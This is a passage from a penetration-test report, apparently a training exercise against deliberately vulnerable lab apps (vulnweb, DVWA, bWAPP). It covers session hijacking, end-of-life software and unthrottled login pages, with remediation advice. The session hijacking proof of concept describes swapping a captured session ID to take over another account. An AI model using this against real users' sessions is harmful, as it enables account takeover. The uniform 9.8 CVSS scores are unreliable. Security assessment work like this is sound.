
Remediation:

- Immediately **remove all default/demo accounts** from the application.
- Ensure that any required system accounts use **unique, strong passwords** and are only accessible to authorized administrators.
- Enforce secure password policies (length, complexity, rotation, and MFA).
- Disable or restrict test/demo credentials in production environments.
- Implement monitoring and alerting for any failed or suspicious login attempts.
- Conduct regular configuration audits to ensure no hardcoded or default credentials are exposed.

Affected URLs:

- http://testphp.vulnweb.com/login.php

POC:




8.1.8 Session Hijacking

Vulnerability Overview:

Session Hijacking is a vulnerability where an attacker gains unauthorized access to a valid user session by stealing or predicting session tokens. Once in possession of the session token, the attacker can impersonate the victim and perform actions on their behalf. Session tokens can be compromised through methods such as **cross-site scripting (XSS)**, **session sniffing**, **man-in-the-middle (MitM) attacks**, **insecure transmission over HTTP**, or **poor session management practices**.

CVSS Score: 9.8



OWASP:

- A07:2021 – Identification and Authentication Failures
- A05:2021 – Security Misconfiguration

CWE:

- **CWE-613**: Insufficient Session Expiration
- **CWE-384**: Session Fixation
- **CWE-285**: Improper Authorization

Severity:

- **Account Takeover:** Attackers can fully impersonate users, including administrators.
- **Data Theft & Privacy Violation:** Access to sensitive personal, financial, or corporate data.
- **Privilege Escalation:** Hijacking a high-privilege session leads to full application compromise.
- **Transaction Fraud:** Attackers can perform unauthorized actions such as fund transfers, purchases, or configuration changes.
- **Reputation & Legal Risks:** Exploitation may result in reputational damage, regulatory penalties, and loss of customer trust.

Remediation:

- **Secure Session Tokens**
  - Generate cryptographically strong and unpredictable session IDs.
  - Regenerate session tokens after login, privilege changes, and sensitive actions.
  - Invalidate old session tokens immediately upon logout or timeout.
- **Enforce Secure Cookie Flags**

- `HttpOnly` → Prevents JavaScript access.
- `Secure` → Ensures cookies are transmitted only over HTTPS.
- `SameSite=Strict` or `Lax` → Mitigates CSRF and cross-site attacks.


- **Use Encrypted Transport (TLS/HTTPS)**
  - Enforce HTTPS for all application endpoints.
  - Redirect HTTP traffic to HTTPS to prevent token sniffing.
- **Session Expiration & Idle Timeouts**
  - Set short expiration for session cookies.
  - Invalidate sessions after prolonged inactivity.
  - Enforce re-authentication for critical transactions (e.g., payment, password change).
- **Monitor & Detect Suspicious Activity**
  - Track unusual session behavior (e.g., concurrent logins from different geolocations).
  - Implement anomaly detection and automatic session invalidation on suspicious activity.
- **Defense-in-Depth Controls**
  - Implement **Multi-Factor Authentication (MFA)** to reduce impact of stolen sessions.
  - Deploy **Web Application Firewalls (WAFs)** to block token theft vectors like XSS.

Affected URLs:


- http://localhost/DVWA/login.php

POC:


1. Shyam Account session ID




2. Bee Account Session ID



3. Changing session ID in Bee account with shyam session ID



4. We got the shyam account in place of Bee account by changing the session ID



192.168.232.129/bWAPP/smgmt_cookies_httponly.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Shyam
/ Session Mgmt. - Cookies (HTTPOnly) /
Click the button to see your current cookies: Cookies
Click here to see your cookies with JavaScript.
Name
Value
PHPSESSID
4f68b854ca67cd7b3f2e57f05d420038
security_level
0
top_security
no

8.1.9 Use of End-of-Life (EOL) Software

Vulnerability Overview:

The environment was found to be running software that has reached End-of-Life (EOL). EOL software is no longer supported by its vendor and does not receive security patches, vulnerability fixes, or official updates/documentation.

CVSS Score: 9.8



OWASP:

- A06:2021 – Vulnerable and Outdated Components

CWE:

- **CWE-1104:** Use of Unmaintained Third-Party Components

Severity:

The use of EOL software in production poses a **high security risk**. An attacker could exploit unpatched vulnerabilities to gain unauthorized access, escalate privileges, exfiltrate sensitive data, disrupt business operations, or compromise the integrity of the entire system. Since no vendor support is available, mitigating such risks becomes significantly harder and often requires costly compensating controls.


Remediation:

- **Upgrade or Replace:** Transition all EOL software to actively supported versions provided by the vendor.
- **Compensating Controls (short-term):**
  - Apply network segmentation to limit exposure.
  - Restrict external access and enforce least privilege.
  - Deploy a Web Application Firewall (WAF) to reduce exploitation likelihood.
  - Increase monitoring, logging, and alerting for suspicious activity targeting EOL systems.
- **Lifecycle Management:** Maintain an up-to-date asset inventory and proactively monitor software lifecycles to ensure timely patching and upgrades before EOL.

Affected URLs:

- http://testphp.vulnweb.com/index.php
- http://192.168.232.129/bWAPP/portal.php

POC:




8.1.10 Login Page without rate limiting

Vulnerability Overview:

An administrative login page was discovered at a predictable or easily guessable URL (e.g., /login, /login.php) with no rate limiting or brute-force protection in place. This allows attackers to perform repeated login attempts without restriction, making the system vulnerable to brute-force or credential stuffing attacks.

CVSS Score: 9.8



OWASP:

- A07:2021-Identification and Authentication Failures

CWE:

- **CWE-307:** Improper Restriction of Excessive Authentication Attempts
- **CWE-287:** Improper Authentication
- **CWE-770:** Allocation of Resources Without Limits or Throttling

Severity:

- **Unauthorized Access**: Attackers can automate login attempts using lists of common or breached credentials to gain administrative access.
- **Account Compromise**: Without any detection or blocking mechanisms, successful brute-force attempts could lead to full system compromise.
- **Increased Attack Surface**: The predictability of the login path combined with no request throttling makes the system a high-value target for automated scanning tools and bots.
- **Compliance Risks**: Lack of rate limiting and insufficient protection on admin interfaces may violate security best practices or regulatory requirements (e.g., PCI DSS, NIST).

Remediation:


- **Implement Rate Limiting:** Enforce login attempt limits per IP or user (e.g., 5 attempts per minute).
- **Add CAPTCHA or Challenge Mechanisms:** Use CAPTCHA or reCAPTCHA after a few failed attempts to block automated bots.
- **Use Multi-Factor Authentication (MFA):** Require MFA for all administrative accounts to prevent unauthorized access, even if credentials are compromised.
- **Hide or Obfuscate the Admin Path:** Use non-standard URLs for administrative access and avoid exposing default paths publicly.

- **Monitor and Alert:** Log failed login attempts and trigger alerts for suspicious login activity or brute-force patterns.
- **Account Lockout Policies:** Temporarily lock accounts after a defined number of failed login attempts.

Affected URLs:

- http://testphp.vulnweb.com/login.php

POC:

